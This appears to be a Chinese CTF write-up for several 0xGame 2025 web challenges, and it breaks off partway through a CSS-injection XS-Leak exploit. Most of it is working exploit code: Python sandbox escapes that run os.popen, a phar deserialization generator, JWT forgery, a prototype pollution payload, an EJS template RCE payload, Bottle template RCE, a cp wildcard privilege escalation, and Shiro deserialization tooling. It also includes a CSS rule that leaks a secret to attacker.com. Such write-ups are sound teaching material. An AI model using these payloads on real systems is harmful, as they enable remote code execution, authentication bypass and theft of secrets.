
week3
消栈逃出沙箱(1)反正不会有2
解法:Typhon梭哈沙箱逃逸
from flask import Flask, request, Response
import sys
import io
app = Flask(__name__)
blackchar = "&*^%#${}@!~`·/<>"
def safe_sandbox_Exec(code):
whitelist = {
"print": print,
"list": list,
"len": len,
"Exception": Exception,
}
safe_globals = {"__builtins__": whitelist}
original_stdout = sys.stdout
original_stderr = sys.stderr
sys.stdout = io.StringIO()
sys.stderr = io.StringIO()
try:
exec(code, safe_globals)
output = sys.stdout.getvalue()
error = sys.stderr.getvalue()
return output or error or "No output"
except Exception as e:
return f"Error: {e}"
finally:
sys.stdout = original_stdout
sys.stderr = original_stderr
@app.route("/")
def index():
return open(__file__).read()
@app.route("/check", methods=["POST"])
def check():
data = request.form.get("data", "")
if not data:
return Response("NO data", status=400)
for d in blackchar:
if d in data:
return Response("NONONO", status=400)
secret = safe_sandbox_Exec(data)
return Response(secret, status=200)
if __name__ == "__main__":
app.run(host="0.0.0.0", port=9000)
Typhon梭哈
import Typhon
cmd = "ls /" # Typhon 会把它转为可执行的 Python payload
Typhon.bypassRCE(
cmd,
local_scope={'__builtins__': {'print':print,'list':list,'len':len,'Exception':Exception}},
banned_chr=list("&*^%#${}@!~`·/<>"),
max_length=160,
interactive=False,
print_all_payload=True, # 想看所有候选就开
log_level='INFO'
)

稍微改一下,首先要结果要+read(),然后要print打印出来
print(list.__class__.__subclasses__(list.__class__)[0].register.__globals__['__builtins__']['__import__']('os').popen('env').read())

解法二:python栈帧沙箱逃逸+traceback
使用Exception引发异常,并捕获异常对象,异常对象中,有一个__traceback__属性,它指向相关的回溯对象。从回溯对象中,我们可以获取栈帧。然后,从回溯对象中,我们可以访问tb_frame来获取当前栈帧,然后 __traceback__.tb_frame.f_back.f_back 获取外层函数safe_sandbox_Exec栈帧,利用栈帧的 f_globals 获取原始环境中的 __builtins__,然后执行命令
import requests
payload = '''
try:
raise Exception()
except Exception as e:
frame = e.__traceback__.tb_frame.f_back.f_back
builtins = frame.f_globals['__builtins__']
output = builtins.__import__('os').popen('env').read()
print(output)
'''
url = "http://9000-e2e3ae94-819b-4f4f-b420-e85c8d221c24.challenge.ctfplus.cn/check"
res = requests.post(url, data={"data": payload})
print(res.text)
Python利用栈帧沙箱逃逸-先知社区
python栈帧沙箱逃逸 – Zer0peach can't think
文件查询器(蓝)
考点:file_get_contents触发phar反序列化
发现文件上传和查询文件功能,查/etc/passwd有回显,有文件包含,直接读源码index.php
<?php
error_reporting(0);
class MaHaYu{
public $HG2;
public $ToT;
public $FM2tM;
public function __construct()
{
$this -> ZombiegalKawaii();
}
public function ZombiegalKawaii()
{
$HG2 = $this -> HG2;
if(preg_match("/system|print|readfile|get|assert|passthru|nl|flag|ls|scandir|check|cat|tac|echo|eval|rev|report|dir/i",$HG2))
{
die("这这这你也该绕过去了吧");
}
else{
$this -> ToT = "这其实是来自各位的";
}
}
public function __destruct()
{
$HG2 = $this -> HG2;
$FM2tM = $this -> FM2tM;
echo "Wow";
var_dump($HG2($FM2tM));
}
}
z
$file=$_POST['file'];
if(isset($_POST['file']))
{
if (preg_match("/'[\\$%&#@*]|flag|file|base64|go|git|login|dict|base|echo|content|read|convert|filter|date|plain|text|;|<|>/i", $file))
{
die("对方撤回了一个请求,并企图蒙混过关");
}
echo base64_encode(file_get_contents($file));
}
一眼就知道是file_get_contents触发phar反序列化,gz压一下,改一下文件名分别绕过内容waf和文件名waf
<?php
error_reporting(0);
class MaHaYu{
public $HG2;
public $ToT;
public $FM2tM;
public function __construct()
{
$this -> ZombiegalKawaii();
}
public function ZombiegalKawaii()
{
$HG2 = $this -> HG2;
if(preg_match("/system|print|readfile|get|assert|passthru|nl|flag|ls|scandir|check|cat|tac|echo|eval|rev|report|dir/i",$HG2))
{
die("这这这你也该绕过去了吧");
}
else{
$this -> ToT = "这其实是来自各位的";
}
}
public function __destruct()
{
$HG2 = $this -> HG2;
$FM2tM = $this -> FM2tM;
echo "Wow";
var_dump($HG2($FM2tM));
}
}
$a = new MaHaYu();
$a -> HG2 = "getenv";
$a->FM2tM="FLAG";//本来用glob发现根目录无flag,直接看环境就好了
$phar = new Phar("2.phar"); //.phar文件
$phar->startBuffering();
$phar->setStub('<?php __HALT_COMPILER(); ?>'); //固定的
$phar->setMetadata($a);
$phar->addFromString("exp.txt", "test"); //随便写点什么生成个签名,添加要压缩的文件
$phar->stopBuffering();
$fp = gzopen("2.phar.gz", 'w9');
gzwrite($fp, file_get_contents("2.phar"));
gzclose($fp);
// 将 2.phar.gz 重命名为 2.phar.png
@rename("2.phar.gz", "1.phar.png");
?>

然后打phar协议就好了
phar://upload/1.phar.png
长夜月
const fs = require('fs');
const express = require('express');
//const session = require('express-session');
const bodyParser = require('body-parser');
const jwt = require('jsonwebtoken');
const crypto = require("crypto");
const cookieParser = require('cookie-parser');
const DEFAULT_CONFIG = {
name: "EverNight",
default_path: "The Remembrance",
place: "Amphoreus",
min_public_time: "2025-08-03"
};
const CONFIG = {
name: "EverNight",
default_path: "The Remembrance",
place: "Amphoreus"
}
const users = new Map();
const FLAG = process.env.FLAG || 'oXgAmE{Just_A_Flag}'
const JWT_SECRET = crypto.randomBytes(32).toString('hex');
const app = express();
app.set('view engine', 'ejs');
app.use(express.static('public'));
app.use(bodyParser.json());
app.use(bodyParser.urlencoded({ extended: false }));
app.use(cookieParser());
if (!fs.existsSync('p@sswd.txt')) {
fs.writeFileSync('p@sswd.txt', crypto.randomBytes(16).toString('hex').trim());
}
users.set('admin', fs.readFileSync('p@sswd.txt').toString())
// function requireLogin(req, res, next) {
// const token = req.cookies.token || req.headers.authorization?.split(' ')[1];
// if (!token) {
// return res.redirect('/login', );
// }
// }
function merge(dst, src) {
if (typeof dst !== "object" || typeof src !== "object") return dst;
for (let key in src) {
if (key in src && key in dst) {
merge(dst[key], src[key]);
} else {
dst[key] = src[key];
}
}
}
function generateJWT(username, password) {
return jwt.sign({ username, password }, JWT_SECRET, { expiresIn: '10h' });
}
function Check(token){
if(!token){
res.redirect('/login');
}
const data = jwt.decode(token);//没鉴权
if(data.username === "admin"){
return true;
} else{
return false;
}
}
function Admin_Check(req, res, next){
const token = req.cookies.token || req.headers.authorization?.split(' ')[1];
if(!token){
return res.redirect('/login', {message: "Need Login!"});
}
try{
const data = jwt.decode(token);//没鉴权
if(data.username === 'admin'){
return next();
} else{
return res.redirect('/trailblazer');
}
} catch (err){
return res.redirect('/login');
}
}
app.get('/', (req, res) => {
res.render('index');
})
app.get('/login', (req, res) => {
res.render('login');
})
app.get('/register', (req, res) => {
res.render('register', { message: '' });
});
app.get('/logout', (req, res) => {
res.clearCookie('token');
res.redirect('/login');
});
app.post('/login', (req, res) => {
let username = req.body.username;
let password = req.body.password;
let token = req.cookies.token || req.headers.authorization?.split(' ')[1];
if (!users.has(username)) {
return res.render('login', { message: 'Invalid username or password.' });
}
if (users.get(username) !== password) {
return res.render('login', { message: 'Invalid username or password.' });
}
if(Check(token)){
res.redirect('/admin_club1st');
} else{
res.redirect('/trailblazer');
}
});
app.post('/register', (req, res) => {
let username = req.body.username;
let password = req.body.password;
if (users.has(username)) {
return res.render('register', { message: 'Username already exists.' });
}
users.set(username, password);
const data = generateJWT(username, password);
res.cookie('token', data, {httpOnly: false});
res.redirect('/login');
});
app.get('/admin_club1st', Admin_Check, (req, res) => {
return res.render('admin');
})
app.post('/admin_club1st', Admin_Check, (req, res) => {
let body = req.body;
let evernight = Object.create(CONFIG);
let min_public_time = CONFIG.min_public_time || DEFAULT_CONFIG.min_public_time;
merge(evernight, body);
let en = Object.create(CONFIG);
if (en.min_public_time < "2025-08-03") {
return res.render('march7th', {message: FLAG});
}
return res.render('evernight');
});
app.get('/trailblazer', (req, res) => {
return res.render('trailblazer', {message: "Failed Amphoreus"})
})
app.listen(80, () => {
console.log('Server is running on port 80');
})
这个代码很明显,先token伪造然后再原型链污染时间就行,先说token伪造,它这个注册的时候用密钥生成的,但是登入时解token没有鉴权,所以直接伪造admin就行
import jwt
import datetime
import time
# 定义标头(Headers)
headers = {"alg":"HS256","typ":"JWT"}
# 定义有效载体(Payload)
token_dict = {
"username":"admin",
"password":"user",
"iat":time.time(),
"exp":time.time() + 36000}
# 密钥
secret = ''
jwt_token = jwt.encode(token_dict, secret, algorithm='HS256', headers=headers)
print("JWT Token:", jwt_token)
然后将min_public_time污染成8月3号前就行
{"__proto__": { "min_public_time": "2025-08-01" }}

放开我的变量
考点:cp通配符提权
一扫发现一个后门/asdback.php,直接蚁剑连
<?php
highlight_file(__FILE__);
echo("Please Input Your CMD");
$cmd = $_POST['__0xGame2025phpPsAux'];
eval($cmd);
?>
但是拿不了flag,提权也不行,一看start.sh,湾区杯和N1写过,打cp通配符提权

2025 N1CTF Junior Web 方向全解 | J1rrY's Blog
cd /var/www/html/primary/
echo "">"-H"
ln -s /flagff
cd ../marstream
cat f

这真的是文件上传
考点:js审计之ejs渲染
//original-author: gtg2619
//adapt: P
const express = require('express');
const ejs = require('ejs');
const fs = require('fs');
const path = require('path');
const app = express();
app.set('view engine', 'ejs');
app.use(express.json({
limit: '114514mb'
}));
const STATIC_DIR = __dirname;
function serveIndex(req, res) {
// Useless Check , So It's Easier
var whilePath = ['index'];
var templ = req.query.templ || 'index';
if (!whilePath.includes(templ)){
return res.status(403).send('Denied Templ');
}
var lsPath = path.join(__dirname, req.path);
try {
res.render(templ, {
filenames: fs.readdirSync(lsPath),
path: req.path
});
} catch (e) {
res.status(500).send('Error');
}
}
app.use((req, res, next) => {
if (typeof req.path !== 'string' ||
(typeof req.query.templ !== 'string' && typeof req.query.templ !== 'undefined' && typeof req.query.templ !== null)
) res.status(500).send('Error');
else if (/js$|\\.\\./i.test(req.path)) res.status(403).send('Denied filename');
else next();
})
app.use((req, res, next) => {
if (req.path.endsWith('/')) serveIndex(req, res);
else next();
})
app.put('/*', (req, res) => {
// Why Filepath Not Check ?
const filePath = path.join(STATIC_DIR, req.path);
fs.writeFile(filePath, Buffer.from(req.body.content, 'base64'), (err) => {
if (err) {
return res.status(500).send('Error');
}
res.status(201).send('Success');
});
});
app.listen(80, () => {
console.log(`running on port 80`);
});
<%- global.process.mainModule.require('child_process').execSync('env')
%>
{"content":"PCUtIGdsb2JhbC5wcm9jZXNzLm1haW5Nb2R1bGUucmVxdWlyZSgnY2hpbGRfcHJvY2VzcycpLmV4ZWNTeW5jKCdlbnYnKQ0KJT4="}


New_Python!
考点:uuid8加密
随便注册一个账户登入,得到
from Crypto.Util.number import getPrime, bytes_to_long
from gmpy2 import invert
import random
import uuid
# 通过RSA得到UUID8的a
# 再通过其他方式获取到b和c
# 利用UUID8生成Admin密码
msg= b''
BITS = 1024
e = 65537
p = getPrime(BITS//2)
q = getPrime(BITS//2)
n = p * q
phi = (p – 1) * (q – 1)
d = int(invert(e, phi))
key = bytes_to_long(msg)
c = pow(key, e, n)
dp = d % (p – 1)
#print("n = ", n)
#print("e = ", e)
#print("c = ", c)
#print("dp = ", dp)
key = "" #{}内的
key = key.encode()
key = int.from_bytes(key, 'big')
pa = uuid.uuid8(a=key)
#n = 70344167219256641077015681726175134324347409741986009928113598100362695146547483021742911911881332309275659863078832761045042823636229782816039860868563175749260312507232007275946916555010462274785038287453018987580884428552114829140882189696169602312709864197412361513311118276271612877327121417747032321669
#e = 65537
#c = 46438476995877817061860549084792516229286132953841383864271033400374396017718505278667756258503428019889368513314109836605031422649754190773470318412332047150470875693763518916764328434140082530139401124926799409477932108170076168944637643580876877676651255205279556301210161528733538087258784874540235939719
#dp = 7212869844215564350030576693954276239751974697740662343345514791420899401108360910803206021737482916742149428589628162245619106768944096550185450070752523
先rsa解密得到a
import math
import random
import re
# Given RSA parameters and leak
n = 70344167219256641077015681726175134324347409741986009928113598100362695146547483021742911911881332309275659863078832761045042823636229782816039860868563175749260312507232007275946916555010462274785038287453018987580884428552114829140882189696169602312709864197412361513311118276271612877327121417747032321669
e = 65537
c = 46438476995877817061860549084792516229286132953841383864271033400374396017718505278667756258503428019889368513314109836605031422649754190773470318412332047150470875693763518916764328434140082530139401124926799409477932108170076168944637643580876877676651255205279556301210161528733538087258784874540235939719
dp = 7212869844215564350030576693954276239751974697740662343345514791420899401108360910803206021737482916742149428589628162245619106768944096550185450070752523
def recover_p_from_dp(n: int, e: int, dp: int, max_trials: int = 256) -> int:
"""Recover a prime factor p of n from e and dp (where dp = d mod (p-1)).
Strategy: Let k = e*dp – 1, which is a multiple of (p-1). Use a
Miller-style splitting approach: factor out powers of two and try
gcd(pow(g, k', n) – 1, n) during repeated squaring.
"""
k = e * dp – 1
# Remove factors of 2 from k
r = 0
t = k
while t % 2 == 0:
t //= 2
r += 1
for _ in range(max_trials):
g = random.randrange(2, n – 2)
x = pow(g, t, n)
if x == 1 or x == n – 1:
continue
for _ in range(r + 1):
p = math.gcd(x – 1, n)
if 1 < p < n:
return p
x = pow(x, 2, n)
if x == 1:
break
# Fallback: direct attempt with k
for _ in range(max_trials):
g = random.randrange(2, n – 2)
x = pow(g, k, n)
p = math.gcd(x – 1, n)
if 1 < p < n:
return p
raise ValueError("Failed to recover prime factor with dp leak")
def modinv(a: int, m: int) -> int:
return pow(a, -1, m)
def int_to_bytes(i: int) -> bytes:
if i == 0:
return b"\\x00"
length = (i.bit_length() + 7) // 8
return i.to_bytes(length, 'big')
def padding(input_string: str) -> int:
byte_string = input_string.encode('utf-8')
if len(byte_string) > 6:
byte_string = byte_string[:6]
padded_byte_string = byte_string.ljust(6, b'\\x00')
padded_int = int.from_bytes(padded_byte_string, byteorder='big')
return padded_int
def extract_braced_value(text: str) -> str | None:
match = re.search(r"\\{([^}]*)\\}", text)
return match.group(1) if match else None
def main():
# Recover p from dp
p = recover_p_from_dp(n, e, dp)
q = n // p
assert p * q == n
phi = (p – 1) * (q – 1)
d = modinv(e, phi)
m = pow(c, d, n)
m_bytes = int_to_bytes(m)
decoded = m_bytes.decode('utf-8', errors='ignore')
inner = extract_braced_value(decoded)
if inner is None:
# Fallback: treat entire m as integer 'a'
a_full = m
else:
a_full = int.from_bytes(inner.encode('utf-8'), 'big')
a_48 = a_full & ((1 << 48) – 1)
print("p=", p)
print("q=", q)
print("m_bytes=", decoded)
print("a_full=", a_full)
print("a_48=", a_48)
if __name__ == "__main__":
main()
a=109343314834543
响应头看到b=120604030108

目录扫描得到auth,得到c=7430469441

直接uuid8加密即可
import uuid
def uuid8_from_chunks(a: int, b: int, c: int) -> uuid.UUID:
a48 = a & ((1 << 48) – 1)
b12 = b & ((1 << 12) – 1)
c62 = c & ((1 << 62) – 1)
int_uuid = (a48 << 80) | (b12 << 64) | c62
int_uuid |= (0x8 << 76) # version 8
int_uuid |= (0x2 << 62) # RFC 4122 variant
return uuid.UUID(int=int_uuid)
def main() -> None:
a = 109343314834543
b = 120604030108
c = 7430469441
u = uuid8_from_chunks(a, b, c)
print(u)
if __name__ == "__main__":
main()
admin/63727970-746f-849c-8000-0001bae3f741登入,执行env即可

week4
SpringShiro
拿到附件,知道用户密码是admin/123456,登进去什么也没有,登入抓包结合题目应该是shiro反序列化

目录扫描没发现啥东西,但是密钥一般都在/actuator/heapdump,访问得到,然后用工具解密
java -jar JDumpSpider-1.1-SNAPSHOT-full.jar heapdump
得到qebXusiEQHNsQq+TDqfsFQ==

java -jar shiro_attack-4.7.0-SNAPSHOT-all.jar
然后爆破利用链执行命令就行(吐槽题目环境有点问题)
绳网委托Bottle版
考点:abort无回显
flask框架,尝试发现过滤了{}<>,那肯定打bottle的pyhton代码执行,就打abort吧,刚好GHCTF打过
GHCTF-web-wp_just join #angstromctf on freenode and the fla-CSDN博客
SimpleTemplate 模板引擎 — Bottle 0.13-dev 文档
由于过滤了<>,用引号包裹绕过语法检测
'''
% from bottle import abort
% a=__import__('os').popen("ls /").read()
% abort(404,a)
% end
'''
wp的方法其实就是文档中讲的另一种形式,也学习一下,其实也差不多
<div>
% if __import__('bottle').abort(404,__import__('os').popen("cat /flag").read()):
<span>content</span>
% end
</div>
看看源码
from bottle import Bottle, request, template, run, static_file
from datetime import datetime
app = Bottle()
messages = []
def Comment(message):
message_items = "".join([f"""
<div class="message-card">
<img class="avatar" src="/static/avatar2.jpg" alt="Avatar">
<div class="body">
<p class="text">{item['text']}</p>
<small class="time">#{idx + 1} · {item['time']}</small>
</div>
</div>
""" for idx, item in enumerate(message)])
board = f"""//前端代码
"""
return board
def check(message):
filtered = message.replace("{", " ").replace("}", " ").replace("eval", "?").replace("system", "~").replace("exec","?").replace("7*7","我猜你想输入7*7").replace("<","尖括号").replace(">","尖括号")
return filtered
@app.route('/')
def index():
return template(Comment(messages))
@app.route('/comment', method='POST')
def submit():
text = check(request.forms.get('message'))
now = datetime.now().strftime("%Y-%m-%d %H:%M")
messages.append({"text": text, "time": now})
return template(Comment(messages))
@app.route('/static/<filename:path>')
def send_static(filename):
return static_file(filename, root='./static')
if __name__ == '__main__':
run(app, host='0.0.0.0', port=9000)
跨站脚本攻击叫CSS还是XSS
考点:用CSS 注⼊实现 XS Leak
这题就是下面app.js与bot.js有用
// 导入 Node.js 内置模块
const fs = require('fs'); // 文件系统模块,用于读写文件
const crypto = require('crypto'); // 加密模块,用于生成随机数和加密操作
// 导入第三方模块
const express = require('express'); // Express Web框架
const session = require('express-session') // Express会话管理中间件
const bodyParser = require('body-parser'); // 请求体解析中间件
const createDOMPurify = require('dompurify'); // DOMPurify库,用于清理HTML内容防止XSS攻击
const { JSDOM } = require('jsdom'); // jsdom库,用于在Node.js中模拟DOM环境
// 创建JSDOM窗口对象,用于DOMPurify在Node.js环境中运行
const window = new JSDOM('').window;
// 创建DOMPurify实例,用于清理用户输入的HTML内容
const DOMPurify = createDOMPurify(window);
// 创建Express应用实例
const app = express();
// 设置视图引擎为EJS模板引擎
app.set('view engine', 'ejs');
// 使用body-parser中间件解析URL编码的表单数据
app.use(bodyParser.urlencoded({ extended: false }));
// 配置会话管理中间件
app.use(session({
secret: crypto.randomBytes(64).toString('hex'), // 会话密钥,每次重启都会变化(随机生成64字节的十六进制字符串)
resave: false, // 不强制保存会话,即使未被修改
saveUninitialized: true // 保存未初始化的会话(新会话)
}))
// 使用Map数据结构存储用户信息(用户名 -> 密码)
const users = new Map();
// 使用Map数据结构存储笔记内容(笔记ID -> 笔记内容)
const notes = new Map();
// 从环境变量读取FLAG,如果不存在则使用默认测试值
const FLAG = process.env.FLAG || '0xGame{Test_For_Fun}';
// 如果passwd.txt文件不存在,则创建一个新文件并写入随机密码
if (!fs.existsSync('passwd.txt')) {
// 生成16字节的随机数据并转换为十六进制字符串作为admin密码
fs.writeFileSync('passwd.txt', crypto.randomBytes(16).toString('hex'));
}
// 从passwd.txt文件读取admin账户的密码并存储到users Map中
users.set('admin', fs.readFileSync('passwd.txt').toString());
// 从bot.js模块导入visit函数,用于自动化访问URL(用于XSS挑战)
const { visit } = require('./bot');
// 中间件函数:检查用户是否已登录
// 如果未登录则重定向到登录页面,否则继续执行下一个中间件
function requireLogin(req, res, next) {
if (!req.session.user) { // 检查会话中是否存在用户信息
res.redirect('/login'); // 未登录,重定向到登录页面
} else {
next(); // 已登录,继续执行下一个中间件或路由处理函数
}
}
// GET路由:显示登录页面
app.get('/login', (req, res) => {
res.render('login'); // 渲染login.ejs模板
})
// GET路由:显示注册页面
app.get('/register', (req, res) => {
res.render('register'); // 渲染register.ejs模板
})
// POST路由:处理用户登录请求
app.post('/login', (req, res) => {
let username = req.body.username; // 从请求体中获取用户名
let password = req.body.password; // 从请求体中获取密码
// 验证用户名是否存在且密码是否正确
if (users.has(username) && users.get(username) === password) {
req.session.user = username; // 登录成功,将用户名存储到会话中
res.redirect('/'); // 重定向到首页
} else {
// 登录失败,重新渲染登录页面并显示错误消息
res.render('login', {
message: 'Invalid username or password.'
});
}
})
// POST路由:处理用户注册请求
app.post('/register', (req, res) => {
let username = req.body.username; // 从请求体中获取用户名
let password = req.body.password; // 从请求体中获取密码
// 检查用户名是否已存在
if (users.has(username)) {
// 用户名已存在,重新渲染注册页面并显示错误消息
res.render('register', {
message: 'Username already exists.'
});
} else {
// 用户名不存在,将新用户添加到users Map中(注意:密码以明文存储,存在安全风险)
users.set(username, password);
res.redirect('/login'); // 注册成功,重定向到登录页面
}
})
// GET路由:显示首页(需要登录)
app.get('/', requireLogin, (req, res) => {
res.render('index'); // 渲染index.ejs模板
})
// GET路由:处理用户登出请求(需要登录)
app.get('/logout', requireLogin, (req, res) => {
req.session.destroy(); // 销毁当前会话
res.redirect('/login'); // 重定向到登录页面
})
// POST路由:创建新笔记(需要登录)
app.post('/paste', requireLogin, (req, res) => {
let id = crypto.randomUUID(); // 生成一个随机的UUID作为笔记ID
let content = req.body.content; // 从请求体中获取笔记内容
let clean_content = DOMPurify.sanitize(content); // 使用DOMPurify清理HTML内容,防止XSS攻击
notes.set(id, clean_content); // 将清理后的内容存储到notes Map中
// 渲染首页并显示成功消息,包含笔记的访问链接
res.render('index', {
message: 'Paste note successfully! <br /> ID: <a href="/view/' + id + '">' + id + '</a>'
});
})
// GET路由:查看指定ID的笔记(需要登录)
app.get('/view/:id', requireLogin, (req, res) => {
let id = req.params.id; // 从URL参数中获取笔记ID
// 渲染view.ejs模板,传入笔记信息
res.render('view', {
id: id, // 笔记ID
content: notes.get(id) || 'Note not found', // 笔记内容,如果不存在则显示"Note not found"
// 如果是admin用户,显示FLAG;否则显示"Admin Channel"
secret: (req.session.user === 'admin') ? FLAG : 'Admin Channel',
// 如果是admin用户,显示欢迎消息;否则显示无权限提示
note: (req.session.user === 'admin')? 'Welcome Admin' : 'You Are Not Admin So No Secrets Here'
});
})
// GET路由:显示举报页面(需要登录)
app.get('/report', requireLogin, (req, res) => {
res.render('report'); // 渲染report.ejs模板
})
// POST路由:处理URL举报请求(需要登录)
app.post('/report', requireLogin, (req, res) => {
let url = req.body.url; // 从请求体中获取要举报的URL
visit(url); // 调用bot.js中的visit函数,使用Puppeteer自动化访问该URL(以admin身份)
// 返回JSON响应,表示已访问
res.send({
message: 'visited'
});
})
// 启动服务器,监听3000端口
app.listen(3000, () => {
console.log('Server is running on port 3000'); // 服务器启动后输出提示信息
})
// 导入 Node.js 内置模块
const fs = require('fs'); // 文件系统模块,用于读取文件
// 导入第三方模块
const puppeteer = require('puppeteer-core'); // Puppeteer核心库,用于控制无头浏览器(需要手动指定Chrome路径)
// 从passwd.txt文件读取admin账户的密码(与app.js中使用相同的密码文件)
const PASSWD = fs.readFileSync('passwd.txt').toString();
// 定义异步延迟函数,返回一个Promise,在指定毫秒数后resolve
const sleep = (ms) => new Promise(resolve => setTimeout(resolve, ms));
// 异步函数:自动化访问指定的URL(用于CTF XSS挑战)
// 该函数会以admin身份登录,然后访问用户提供的URL
async function visit(url) {
console.log('start visiting ' + url); // 输出开始访问的日志信息
try {
// 启动Puppeteer浏览器实例
const browser = await puppeteer.launch({
// 指定Chrome/Chromium浏览器的可执行文件路径
// 优先使用环境变量CHROME_PATH,如果不存在则使用默认路径
executablePath: process.env.CHROME_PATH || "/usr/bin/chromium-browser",
// 浏览器启动参数
args: [
'–no-sandbox', // 禁用沙盒模式(通常在容器环境中需要)
'–disable-setuid-sandbox' // 禁用setuid沙盒(提升兼容性)
]
});
// 创建新的浏览器标签页
const page = await browser.newPage();
// 开始自动登录流程
console.log('logging in') // 输出登录日志
// 访问登录页面,等待页面完全加载(网络空闲状态)
await page.goto("http://localhost:3000/login", { waitUntil: "networkidle0" });
// 在用户名输入框(#username)中输入'admin',每次按键延迟10毫秒(模拟真实用户输入)
await page.type('#username', 'admin', { delay: 10 });
// 在密码输入框(#password)中输入admin密码,每次按键延迟10毫秒
await page.type('#password', PASSWD, { delay: 10 });
// 点击提交按钮(#submit)提交登录表单
await page.click('#submit');
// 等待5秒,确保登录操作完成并跳转到首页
await sleep(5 * 1000);
// 访问用户提供的目标URL
console.log('visiting ' + url) // 输出访问目标URL的日志
// 导航到目标URL,等待页面完全加载(网络空闲状态)
await page.goto(url, { waitUntil: "networkidle0" });
// 等待120秒(2分钟),给XSS payload充分的执行时间
// 这允许攻击者执行复杂的JavaScript代码,例如发送数据到外部服务器
await sleep(120 * 1000);
// 关闭浏览器实例,释放资源
await browser.close();
} catch (e) {
// 捕获并输出任何错误(例如浏览器启动失败、页面加载失败等)
console.log(e);
}
console.log('finished') // 输出完成访问的日志信息
}
// 导出visit函数,供app.js中的/report路由调用
module.exports = {
visit
}
这里显然当admin登进就会有flag,但是打不了session伪造,看看bot.js,作用就是让admin身份的bot访问url,而这个url就是app.js中report路由中的参数,有什么?这里利用CSS 注⼊实现 XS Leak, ⼀个常⻅的⽅法是利⽤ CSS 选择器匹配指定标签的某个属性的内容,举例:
/* 匹配content属性以"a"开头的meta标签 */
meta[name="secret"][content^="a"] {
background: url("http://attacker.com?q=a");
}
当这个CSS规则匹配时,浏览器会向http://attacker.com?q=a发起请求,攻击者就知道content属性以"a"开头。
而在view页面中
<meta readonly name="secret" content="<%- locals.secret %>">

当admin用户访问时,flag会被放在meta标签中,也就是说,我们构造恶意css语句,让bot去访问/view/:id路由,然后bot的view页面包含flag,然后我们利用css注入接收泄露的flag,所有代码如下
exp.html
<script>
